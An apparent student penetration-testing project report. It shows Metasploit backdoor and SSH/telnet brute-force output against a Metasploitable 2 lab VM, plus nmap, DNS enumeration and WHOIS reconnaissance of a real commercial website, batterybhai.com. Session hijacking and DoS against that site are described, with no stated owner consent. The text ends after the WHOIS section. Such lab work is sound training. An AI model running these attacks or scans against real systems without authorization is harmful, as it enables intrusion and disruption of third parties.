

# **WEB APPLICATION PENETRATION TESTING**



**Project Report**  
**Cyber Security & Ethical Hacking**  
**July 03st 2023.**

## **Team Members:**

T. Sevanth 20BCR7080

B. Uttej 20BCR7024

D. Anudeep 20BCE7113

B. Hanu Krishna 20BCE7587

## **INDEX**

- 1. Introduction**
- 2. Literature survey**
- 3. Theoretical analysis**
- 4. Experimental investigations**
- 5. Results**
- 6. Open ports**
- 7. Advantages & Disadvantages**
- 8. Applications**
- 9. Conclusion**
- 10. Future scope**

# 1. INTRODUCTION

## Overview:

The objective of this project is to conduct an in-depth web application penetration testing, also known as ethical hacking, to identify vulnerabilities and weaknesses in web applications. By simulating real-world attacks, the project aims to assess the security measures implemented in web applications and provide valuable insights into potential risks and mitigation strategies. The testing is performed within a virtualized environment using VirtualBox, Kali Linux, and Metasploitable 2. Two websites have been selected for this project: a practice website (Metasploitable 2) and a target website (batterybhai.com).

## Purpose:

The purpose of web application penetration testing is to proactively identify and address security vulnerabilities before malicious actors can exploit them. By conducting these tests, organizations can enhance the security of their web applications, protect sensitive information, and ensure the availability and reliability of their services. The project's ultimate goal is to provide actionable recommendations to improve the security posture of the tested web applications.

# 2. LITERATURE SURVEY

## 2.1 Existing problem:

Web applications face numerous security challenges due to their complex nature and the evolving threat landscape. Hackers constantly look for vulnerabilities in web applications to gain unauthorized access, steal sensitive data, or disrupt their functionality. The existing approaches to solving this problem involve regular web application penetration testing and security assessments. These assessments typically follow industry-standard methodologies and use a combination of manual techniques and automated tools to identify vulnerabilities and weaknesses. By identifying these issues, organizations can take appropriate measures to strengthen the security of their web applications.

## 2.2 Proposed solution:

The proposed solution in this project is to conduct web application penetration testing using a virtualized environment consisting of VirtualBox, Kali Linux, and Metasploitable 2. The project proceeds through various stages, including information gathering, vulnerability scanning, port exploitation, session-based attacks, and identification of OWASP Top 10 vulnerabilities.

To begin, the project utilizes Nmap, a popular network scanning tool, to perform information gathering and identify open ports on the target websites. This step helps to identify potential entry points that could be exploited by attackers. Following this, the project employs Nikto, a web server vulnerability scanner, to conduct a comprehensive vulnerability assessment of the target websites. Nikto identifies common vulnerabilities, misconfigurations, and outdated software versions that could be exploited.

With the vulnerabilities identified, the project proceeds to exploit open ports on the practice website, Metasploitable 2. This step involves using various tools, including Metasploit, a

powerful penetration testing framework, to exploit known vulnerabilities and gain unauthorized access. By performing these controlled exploits on the practice website, the project gains hands-on experience and a deeper understanding of the potential risks and consequences of such vulnerabilities.

Moving forward, the project focuses on the target website, batterybhai.com, to simulate real-world attacks. Specifically, session-based attacks such as session hijacking and session Denial-of-Service (DoS) attacks are conducted. Session hijacking aims to exploit vulnerabilities in session management mechanisms, allowing unauthorized users to impersonate legitimate users and gain unauthorized access. On the other hand, session DoS attacks aim to disrupt the availability of the web application by overwhelming its session management infrastructure.

Lastly, the project leverages ZAP Proxy, an open-source web application security scanner, to identify the OWASP (Open Web Application Security Project) Top 10 vulnerabilities on a website from the Metasploitable environment. The OWASP Top 10 is a widely recognized list of the most critical web application security risks, and the project's findings provide insights into the presence and severity of these vulnerabilities.

Through this proposed solution, the project aims to provide a comprehensive understanding of web application penetration testing techniques and their practical application. By simulating attacks and identifying vulnerabilities, the project highlights the importance of proactive security measures and serves as a foundation for strengthening the security posture of web applications.

It is crucial to note that conducting web application penetration testing should always be done with proper authorization and adherence to legal and ethical guidelines. Testing should only be performed on systems where consent has been obtained, and the results and findings should be communicated responsibly to the relevant stakeholders for appropriate remediation actions.

This project's web application penetration testing activities, conducted within a virtualized environment using Kali Linux and Metasploitable 2, have provided valuable insights into the security of the practice and target websites. The vulnerabilities and weaknesses identified during the testing phase help organizations understand their potential risks and implement appropriate security controls. By following the proposed solution and leveraging the knowledge gained from this project, organizations can enhance the security of their web applications, protect sensitive data, and minimize the potential impact of malicious attacks.

### **3. Theoretical Analysis**

#### **3.1 Hardware / Software Designing:**

##### **Hardware Requirements:**

1. **Host Machine:** A Windows PC with sufficient processing power, memory, and storage to accommodate the virtualization software and virtual machines.
2. **Network Interface:** A network interface (Ethernet or Wi-Fi) to connect the host machine to the network and facilitate communication between virtual machines and external systems.

##### **Software Requirements:**

1. **Virtualization Software:** VirtualBox is installed on the host machine to create and manage virtual machines.
2. **Kali Linux:** The Kali Linux operating system is installed on a virtual machine to serve as the primary platform for penetration testing activities.
3. **Metasploitable 2:** Another virtual machine running Metasploitable 2 is set up to serve as a practice website for exploitation and experimentation.
4. **Nmap:** A network scanning tool used for information gathering by identifying open ports and services on the target website.
5. **Nikto:** A web server vulnerability scanner used to perform comprehensive vulnerability assessments on the target website.
6. **Metasploit:** A penetration testing framework that aids in exploiting vulnerabilities on the practice website.
7. **ZAP Proxy:** An open-source web application security scanner utilized to identify and analyze the presence of OWASP Top 10 vulnerabilities on a website from the Metasploitable environment.

These hardware and software requirements enable the setup of a virtualized environment for conducting web application penetration testing, facilitating various activities such as information gathering, vulnerability scanning, exploitation, and analysis of vulnerabilities.

## **4. Experimental Investigations:**

During the course of the project, extensive analysis and investigations were conducted to assess the security of the web application through penetration testing. The objective was to identify vulnerabilities, weaknesses, and potential risks in the target website and provide recommendations for improving its security posture. The following sections provide a detailed account of the experimental investigations conducted.

### **1. Information Gathering:**

The information gathering phase aimed to gather critical information about the target website, including its network infrastructure, open ports, and services running on those ports. This was accomplished using tools like Nmap, which scans the target website and provides insights into its underlying architecture. By identifying open ports, potential entry points for exploitation were identified. Additionally, network topology mapping helped in understanding the interconnectedness of various components.

### **2. Vulnerability Scanning:**

Vulnerability scanning was performed to identify known vulnerabilities, misconfigurations, and outdated software versions in the target website. The Nikto vulnerability scanner was used to conduct an in-depth analysis of the website's security posture. The scanner examined various aspects, including HTTP server vulnerabilities, outdated software, exposed directories, and configuration issues. The findings from the vulnerability scan provided a comprehensive overview of the weaknesses in the target website's security defenses.

### **3. Port Exploitation:**

Port exploitation involved testing the target website's vulnerability to specific exploits and attacks. The practice website, Metasploitable 2, served as a controlled environment for performing these experiments. By leveraging tools like Metasploit, attempts were made to gain unauthorized access to the practice website through the identified open ports. The objective was to simulate real-world scenarios and understand the potential risks associated with open ports and vulnerable services.

### **4. Session-based Attacks:**

Session-based attacks, including session hijacking and session Denial-of-Service (DoS), were performed on the target website. Session hijacking involved unauthorized access to active user sessions, while session DoS attacks aimed to disrupt or overload the website's session management mechanisms. The objective was to assess the website's resilience against such attacks and identify any vulnerabilities in session handling and authentication mechanisms.

## 5. OWASP Top 10 Analysis:

The OWASP Top 10 analysis was conducted to identify the presence of the most critical web application vulnerabilities in the Mutillidae website, which was part of the Metasploitable environment. The ZAP Proxy tool was utilized to scan and analyze the website for vulnerabilities such as injection attacks, cross-site scripting (XSS), insecure direct object references, and more. This analysis helped in understanding the overall security posture of the website and prioritizing the identified vulnerabilities for remediation.

## 5. Results:

The findings from the experimental investigations yielded valuable insights into the security of the target web application. The results of the project include the following:

### Practice vulnerable site : Metasploitable 2

#### OPEN PORTS

```
(nikhil@kali)-[~]
└─$ sudo nmap -p- 192.168.0.3
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-20 19:35 IST
Nmap scan report for 192.168.0.3
Host is up (0.00019s latency).
Not shown: 65585 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
42139/tcp open  unknown
46591/tcp open  unknown
47996/tcp open  unknown
51726/tcp open  unknown
MAC Address: 08:00:27:51:00:0E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.51 seconds
```

**Target IP: 192.168.0.3**

- 21: FTP (File Transfer Protocol)
- 22: SSH (Secure Shell)
- 23: Telnet
- 25: SMTP (Simple Mail Transfer Protocol)
- 53: DNS (Domain Name System)
- 80: HTTP (Hypertext Transfer Protocol)
- 111: RPC (Remote Procedure Call)
- 139: NetBIOS/SMB (Server Message Block)
- 445: SMB (Server Message Block)
- 512, 513, 514: Rexec, Remote Shell, and Syslog (Deprecated/Insecure)
- 1099: RMI (Remote Method Invocation)
- 1524: ingreslock (Ingres Database Access)
- 2049: NFS (Network File System)
- 2121: FTP (File Transfer Protocol) - Alternate
- 3306: MySQL Database Server
- 3632: distccd (Distributed Compiler Daemon)
- 5432: PostgreSQL Database Server
- 5900: VNC (Virtual Network Computing)
- 6000: X11 (X Window System)
- 6667: IRC (Internet Relay Chat)
- 6697: IRC (Internet Relay Chat) - SSL/TLS
- 8009: Apache Tomcat AJP (Apache JServ Protocol)
- 8180: Apache Tomcat HTTP
- 8787: Java Debug Wire Protocol (JDWP)
- 42139: Unknown Service
- 46591: Unknown Service
- 47796: Unknown Service
- 51726: Unknown Service



## Exploiting Port 21

FTP (File Transfer Protocol) - It is used for transferring files between a client and a server over a network.

Port 21 is associated with the File Transfer Protocol (FTP). FTP is a standard network protocol used for transferring files between a client and a server on a computer network. Port 21 is used for the control channel of FTP, where commands and responses are exchanged between the client and server. Vulnerabilities:

1. Weak Authentication: FTP can be vulnerable to weak or easily guessable passwords, allowing unauthorized access to the server.
2. Packet Capture: Since FTP transfers data in plaintext, an attacker could capture network traffic and potentially gain access to sensitive information.
3. FTP Bounce Attack: This attack involves an attacker using an FTP server as a proxy to scan ports on other machines, potentially bypassing firewall restrictions.

```
(nikhil@kali)-[~]
$ nmap -sV 192.168.0.3 -p 21
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-20 20:03 IST
Nmap scan report for 192.168.0.3
Host is up (0.018s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1  
[*] Starting interaction with 1...
```

```
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
tmp  
usr  
var  
vmlinuz  
cd root  
ls  
Desktop  
reset_logs.sh  
vnc.log
```

```
root@metasploitable:~# ls  
Desktop  reset_logs.sh  vnc.log  
root@metasploitable:~#
```

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:51:00:0e
          inet addr:192.168.0.3  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe51:e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:65909 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65774 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4228505 (4.0 MB)  TX bytes:3561842 (3.3 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:406 errors:0 dropped:0 overruns:0 frame:0
          TX packets:406 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:175657 (171.5 KB)  TX bytes:175657 (171.5 KB)
```

```
root@metasploitable:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:51:00:0e
          inet addr:192.168.0.3  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe51:e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:65913 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65776 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4228782 (4.0 MB)  TX bytes:3562899 (3.3 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:414 errors:0 dropped:0 overruns:0 frame:0
          TX packets:414 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:179745 (175.5 KB)  TX bytes:179745 (175.5 KB)
```

## Exploiting Port 22

SSH (Secure Shell) - It provides secure remote shell services, allowing users to log in and execute commands on a remote machine securely

Port 22 is associated with the Secure Shell (SSH) protocol. SSH is a cryptographic network protocol that provides secure remote access and file transfer over an unsecured network. It is commonly used for remote administration of systems and secure file transfers.

### Vulnerabilities:

1. Brute Force Attacks: Attackers can attempt to guess weak SSH passwords using automated tools, leading to unauthorized access.
2. Weak Encryption: Older versions of SSH may have vulnerabilities in their encryption algorithms, allowing attackers to decrypt SSH traffic.
3. SSH Worms: Worms or malware targeting SSH vulnerabilities can exploit weak configurations or software vulnerabilities to gain unauthorized access to systems.

```
USER_FILE => /home/nikhil/Documents/loginids.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/nikhil/Documents/pass.txt
PASS_FILE => /home/nikhil/Documents/pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.0.3:22 - Starting bruteforce
[-] 192.168.0.3:22 - Failed: 'root:root'
[!] No active DB - Credential data will not be saved!
[-] 192.168.0.3:22 - Failed: 'root:admin'
[-] 192.168.0.3:22 - Failed: 'root:msfadmin'
[-] 192.168.0.3:22 - Failed: 'root:administrator'
[-] 192.168.0.3:22 - Failed: 'root:guest'
[-] 192.168.0.3:22 - Failed: 'root:user'
[-] 192.168.0.3:22 - Failed: 'root:test'
[-] 192.168.0.3:22 - Failed: 'admin:root'
[-] 192.168.0.3:22 - Failed: 'admin:admin'
[-] 192.168.0.3:22 - Failed: 'admin:msfadmin'
[-] 192.168.0.3:22 - Failed: 'admin:administrator'
[-] 192.168.0.3:22 - Failed: 'admin:guest'
[-] 192.168.0.3:22 - Failed: 'admin:user'
[-] 192.168.0.3:22 - Failed: 'admin:test'
[-] 192.168.0.3:22 - Failed: 'msfadmin:root'
[-] 192.168.0.3:22 - Failed: 'msfadmin:admin'
[+] 192.168.0.3:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.0.9:36099 -> 192.168.0.3:22) at 2023-06-21 16:28:10 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1 ...

uname -r
2.6.24-16-server
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
msfadmin
pwd
/home/msfadmin
ls
vulnerable
```

## Exploiting Port 23

Telnet - It is an unencrypted protocol used for remote terminal connections. Telnet allows users to access and manage a remote computer

Port 23 is associated with the Telnet protocol. Telnet is a network protocol used for remote terminal connections, enabling users to access and manage remote devices over a network.

### Vulnerabilities:

1. Clear Text Transmission: Telnet transmits data, including passwords and commands, in clear text, making it susceptible to eavesdropping and interception.
2. Lack of Encryption: Telnet lacks encryption, exposing data and credentials to potential attackers.
3. Man-in-the-Middle Attacks: Since Telnet does not authenticate or encrypt data, attackers can intercept and modify data between the client and server, potentially gaining unauthorized access.

```
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/nikhil/Documents/loginids.txt
USER_FILE => /home/nikhil/Documents/loginids.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /home/nikhil/Documents/pass.txt
PASS_FILE => /home/nikhil/Documents/pass.txt
msf6 auxiliary(scanner/telnet/telnet_login) > run

[!] 192.168.0.3:23 - No active DB -- Credential data will not be saved!
[-] 192.168.0.3:23 - 192.168.0.3:23 - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.0.3:23 - 192.168.0.3:23 - LOGIN FAILED: root:admin (Incorrect: )
[-] 192.168.0.3:23 - 192.168.0.3:23 - LOGIN FAILED: root:msfadmin (Incorrect: )
[-] 192.168.0.3:23 - 192.168.0.3:23 - LOGIN FAILED: root:administrator (Incorrect: )
[-] 192.168.0.3:23 - 192.168.0.3:23 - LOGIN FAILED: root:guest (Incorrect: )
[-] 192.168.0.3:23 - 192.168.0.3:23 - LOGIN FAILED: root:user (Incorrect: )
[-] 192.168.0.3:23 - 192.168.0.3:23 - LOGIN FAILED: root:test (Incorrect: )
[-] 192.168.0.3:23 - 192.168.0.3:23 - LOGIN FAILED: admin:root (Incorrect: )
[-] 192.168.0.3:23 - 192.168.0.3:23 - LOGIN FAILED: admin:admin (Incorrect: )
[-] 192.168.0.3:23 - 192.168.0.3:23 - LOGIN FAILED: admin:msfadmin (Incorrect: )
[-] 192.168.0.3:23 - 192.168.0.3:23 - LOGIN FAILED: admin:administrator (Incorrect: )
[-] 192.168.0.3:23 - 192.168.0.3:23 - LOGIN FAILED: admin:guest (Incorrect: )
[-] 192.168.0.3:23 - 192.168.0.3:23 - LOGIN FAILED: admin:user (Incorrect: )
[-] 192.168.0.3:23 - 192.168.0.3:23 - LOGIN FAILED: admin:test (Incorrect: )
[-] 192.168.0.3:23 - 192.168.0.3:23 - LOGIN FAILED: msfadmin:root (Incorrect: )
[-] 192.168.0.3:23 - 192.168.0.3:23 - LOGIN FAILED: msfadmin:admin (Incorrect: )
[+] 192.168.0.3:23 - 192.168.0.3:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.0.3:23 - Attempting to start session 192.168.0.3:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.0.9:42325 -> 192.168.0.3:23) at 2023-06-21 16:42:58 +0530
[*] 192.168.0.3:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > █
```



```
(nikhil@kali)-[~]  
$ telnet 192.168.0.3 23  
Trying 192.168.0.3 ...  
Connected to 192.168.0.3.  
Escape character is '^['.
```

```
metasploitable
```

Warning: Never expose this VM to an untrusted network!

Contact: [msfdev\[at\]metasploit.com](mailto:msfdev[at]metasploit.com)

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin

Password:

Last login: Wed Jun 21 07:12:59 EDT 2023 from 192.168.0.9 on pts/1

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/\*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.

To access official Ubuntu documentation, please visit:

<http://help.ubuntu.com/>

No mail.

msfadmin@metasploitable:~\$ uname -a

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

msfadmin@metasploitable:~\$ whoami

msfadmin

msfadmin@metasploitable:~\$

## Exploiting Port 25

SMTP (Simple Mail Transfer Protocol) - It is responsible for email delivery between mail servers. Port 25 is used for outgoing mail transfer.

Port 25 is associated with the Simple Mail Transfer Protocol (SMTP). SMTP is a standard protocol used for sending and receiving email messages between mail servers.

### Vulnerabilities:

1. Email Spoofing: SMTP does not provide strong mechanisms to verify the sender's identity, making it susceptible to email spoofing, where an attacker masquerades as a legitimate sender.
2. Open Relay: Misconfigured SMTP servers can be exploited by attackers to use them as open relays, enabling the unauthorized forwarding of email through the server.
3. Email-based Attacks: SMTP can be leveraged for various email-based attacks, including phishing, malware distribution, and spam campaigns.

```
(nikhil@kali)-[~]
└─$ nmap -p 25 --script vuln 192.168.0.3
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-21 16:54 IST
Nmap scan report for 192.168.0.3
Host is up (0.00059s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
| ssl-dh-params:
| VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|   State: VULNERABLE
|   Transport Layer Security (TLS) services that use anonymous
|   Diffie-Hellman key exchange only provide protection against passive
|   eavesdropping, and are vulnerable to active man-in-the-middle attacks
|   which could completely compromise the confidentiality and integrity
|   of any data exchanged over the resulting session.
| Check results:
|   ANONYMOUS DH GROUP 1
|       Cipher Suite: TLS_DH_anon_WITH_DES_CBC_SHA
|       Modulus Type: Safe prime
|       Modulus Source: postfix builtin
|       Modulus Length: 1024
|       Generator Length: 8
|       Public Key Length: 1024
```

```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.0.3:25 - 192.168.0.3:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.0.3:25 - 192.168.0.3:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libu
uid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslo
g, user, uucp, www-data
[*] 192.168.0.3:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
(nikhil@kali)-[~]
$ nc 192.168.0.3 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY syslog
252 2.0.0 syslog
vrfy NIKHIL
550 5.1.1 <NIKHIL>: Recipient address rejected: User unknown in local recipient table
VRFY mysql
252 2.0.0 mysql
```

**Target Website : <https://www.batterybhai.com/>**

**Target Ip: 103.211.219.177**

## OPEN PORTS

```
(nikhil@kali)-[~]
$ nmap -sV 103.211.219.177
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-26 10:32 IST
Stats: 0:01:55 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 81.82% done; ETC: 10:34 (0:00:06 remaining)
Nmap scan report for server.countmagic.com (103.211.219.177)
Host is up (0.084s latency).
Not shown: 937 filtered tcp ports (no-response), 52 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
53/tcp    open  domain       PowerDNS Authoritative Server 4.7.3
80/tcp    open  http         Apache httpd
110/tcp   open  pop3         Dovecot pop3d
143/tcp   open  imap         Dovecot imapd
443/tcp   open  ssl/http     Apache httpd
465/tcp   open  ssl/smtp     Exim smtpd 4.96
587/tcp   open  smtp         Exim smtpd 4.96
993/tcp   open  imaps?
995/tcp   open  pop3s?
3306/tcp  open  mysql        MySQL (unauthorized)
Service Info: Host: server.batterybhai.com

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 122.34 seconds
```

### 1. Port 22/tcp (ssh): OpenSSH 7.4 (protocol 2.0)

- Description: This port is used for secure shell (SSH) communication, which provides encrypted remote access to the server.

- Vulnerabilities: Vulnerabilities in SSH can include weak cipher suites, outdated versions with known exploits, or misconfigurations like weak passwords or insecure SSH configurations.

### 2. Port 53/tcp (domain): PowerDNS Authoritative Server 4.7.3

- Description: This port is used for DNS (domain name system) communication. PowerDNS is an open-source DNS server.

- Vulnerabilities: Vulnerabilities in DNS servers can include misconfigurations, zone transfer attacks, DNS cache poisoning, or denial-of-service (DoS) attacks.



### 3. Port 80/tcp (http): Apache httpd

- Description: This port is used for standard HTTP communication, serving web pages.
- Vulnerabilities: Vulnerabilities in Apache httpd can include outdated versions with known vulnerabilities, misconfigurations leading to information disclosure or unauthorized access, or vulnerabilities in web applications hosted on the server.

### 4. Port 110/tcp (pop3): Dovecot pop3d

- Description: This port is used for receiving email via the Post Office Protocol version 3 (POP3).
- Vulnerabilities: Vulnerabilities in POP3 servers like Dovecot can include weak authentication mechanisms, buffer overflows, or potential credential brute-forcing attacks.

### 5. Port 143/tcp (imap): Dovecot imapd

- Description: This port is used for accessing email via the Internet Message Access Protocol (IMAP).
- Vulnerabilities: Vulnerabilities in IMAP servers like Dovecot can include similar issues as with POP3 servers, such as weak authentication, buffer overflows, or potential credential brute-forcing attacks.

### 6. Port 443/tcp (ssl/http): Apache httpd

- Description: This port is used for secure HTTP communication (HTTPS) using SSL/TLS encryption.
- Vulnerabilities: Vulnerabilities in the SSL/TLS configuration, outdated versions of Apache httpd or OpenSSL, or vulnerabilities in web applications hosted on the server can pose risks.

### 7. Port 465/tcp (ssl/smtp): Exim smtpd 4.96

- Description: This port is used for secure SMTP (Simple Mail Transfer Protocol) communication over SSL/TLS.
- Vulnerabilities: Vulnerabilities in the SSL/TLS configuration, outdated versions of Exim, or misconfigurations in the email server can lead to potential security issues.

### 8. Port 587/tcp (smtp): Exim smtpd 4.96

- Description: This port is used for SMTP communication.
- Vulnerabilities: Similar to the previous port (465/tcp), vulnerabilities can include misconfigurations, weak authentication, or outdated versions of Exim.

### 9. Port 993/tcp (imaps): Unknown service

- Description: This port is typically used for secure IMAP communication over SSL/TLS.
- Vulnerabilities: Without specific service/version information, it's challenging to identify vulnerabilities associated with this port.

## 10. Port 995/tcp (pop3s): Unknown service

- Description: This port is typically used for secure POP3 communication over SSL/TLS.
- Vulnerabilities: Without specific service/version information, it's challenging to identify vulnerabilities associated with this port.

## 11. Port 3306/tcp (mysql): MySQL (unauthorized)

- Description: This port is used for MySQL database communication.
- Vulnerabilities: If unauthorized access is allowed, it poses a significant security risk as it may provide an attacker with direct access to the database, enabling data extraction or manipulation.

## DNS ENUMERATION

```
(nikhil@kali)~$ dnsenum batterybhai.com
dnsenum VERSION:1.2.6

----- batterybhai.com -----
Host's addresses:

batterybhai.com.      600      IN      A       103.211.219.177

Name Servers:

ns2.batterybhai.com.  600      IN      A       103.211.219.177
ns1.batterybhai.com.  600      IN      A       103.211.219.177

Mail (MX) Servers:

mail.batterybhai.com.  600      IN      CNAME   batterybhai.com.
batterybhai.com.      600      IN      A       103.211.219.177

Trying Zone Transfers and getting RIND Versions:

Trying Zone Transfer for batterybhai.com on ns2.batterybhai.com ...
AXFR record query Failed: NOTAUTH

Trying Zone Transfer for batterybhai.com on ns1.batterybhai.com ...
AXFR record query Failed: NOTAUTH

Bingo! Faking with /usr/share/dnsenum/dns.txt:

mail.batterybhai.com.  600      IN      CNAME   batterybhai.com.
batterybhai.com.      600      IN      A       103.211.219.177
mail.batterybhai.com.  600      IN      CNAME   batterybhai.com.
batterybhai.com.      600      IN      A       103.211.219.177
ns1.batterybhai.com.  600      IN      A       103.211.219.177
ns2.batterybhai.com.  600      IN      A       103.211.219.177
server.batterybhai.com. 600      IN      A       103.211.219.177
webmail.batterybhai.com. 600      IN      A       103.211.219.177
www.batterybhai.com.  600      IN      CNAME   batterybhai.com.
batterybhai.com.      600      IN      A       103.211.219.177
```

### 1. Host's addresses:

- This section shows the IP address associated with the domain `batterybhai.com`. In this case, the IP address is 103.211.219.177.

### 2. Name Servers:

- This section lists the name servers responsible for handling DNS queries for the domain `batterybhai.com`. In this case, both `ns1.batterybhai.com` and `ns2.batterybhai.com` have the same IP address (103.211.219.177).

### 3. Mail (MX) Servers:

- This section provides information about the mail servers associated with the domain. The mail server `mail.batterybhai.com` is shown as a CNAME (canonical name) record pointing to `batterybhai.com`, and both resolve to the same IP address (103.211.219.177).

### 4. Trying Zone Transfers and getting Bind Versions:

- This section attempts to perform a zone transfer, which is a mechanism to replicate DNS zone data between name servers. However, in this case, the zone transfer fails with a "NOTAUTH" response, indicating that the name servers do not allow zone transfers.

### 5. Brute forcing with /usr/share/dnsenum/dns.txt:

- This section shows the results of brute-forcing DNS records using a wordlist (`dns.txt`). It lists various DNS records associated with the domain `batterybhai.com`, including CNAME, A, and NS records. These records provide mappings between hostnames and IP addresses, indicating the servers associated with the domain.

### 6. batterybhai.com class C netranges:

- This section displays the class C netrange associated with the domain `batterybhai.com`. In this case, it shows that the IP range `103.211.219.0/24` belongs to `batterybhai.com`.

### 7. Performing reverse lookup on 256 IP addresses:

- This section attempts to perform a reverse DNS lookup for a range of IP addresses. However, based on the output, there are no results for the reverse lookup.

### 8. batterybhai.com IP blocks:

- This section indicates that the process of obtaining IP block information is complete, but no specific information is provided in the given output.

Overall, the `dnsenum` command helps in gathering information about the domain's IP address, name servers, mail servers, DNS records, and netranges. It can assist in understanding the DNS infrastructure and potentially identifying misconfigurations or vulnerabilities related to DNS.

## WHOIS Lookup

```
(nikhil@kali)-[~]  
$ whois batterybhai.com  
Domain Name: BATTERYBHAI.COM  
Registry Domain ID: 1681750630_DOMAIN_COM-VRSN  
Registrar WHOIS Server: whois.name.com  
Registrar URL: http://www.name.com  
Updated Date: 2022-10-12T04:45:21Z  
Creation Date: 2011-10-12T11:26:37Z  
Registry Expiry Date: 2023-10-12T11:26:37Z  
Registrar: Name.com, Inc.  
Registrar IANA ID: 625  
Registrar Abuse Contact Email: abuse@name.com  
Registrar Abuse Contact Phone: 7202492374  
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited  
Name Server: NS1.BATTERYBHAI.COM  
Name Server: NS2.BATTERYBHAI.COM  
DNSSEC: unsigned  
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/  
>>> Last update of whois database: 2023-06-26T05:10:53Z <<<  
  
For more information on Whois status codes, please visit https://icann.org/epp
```

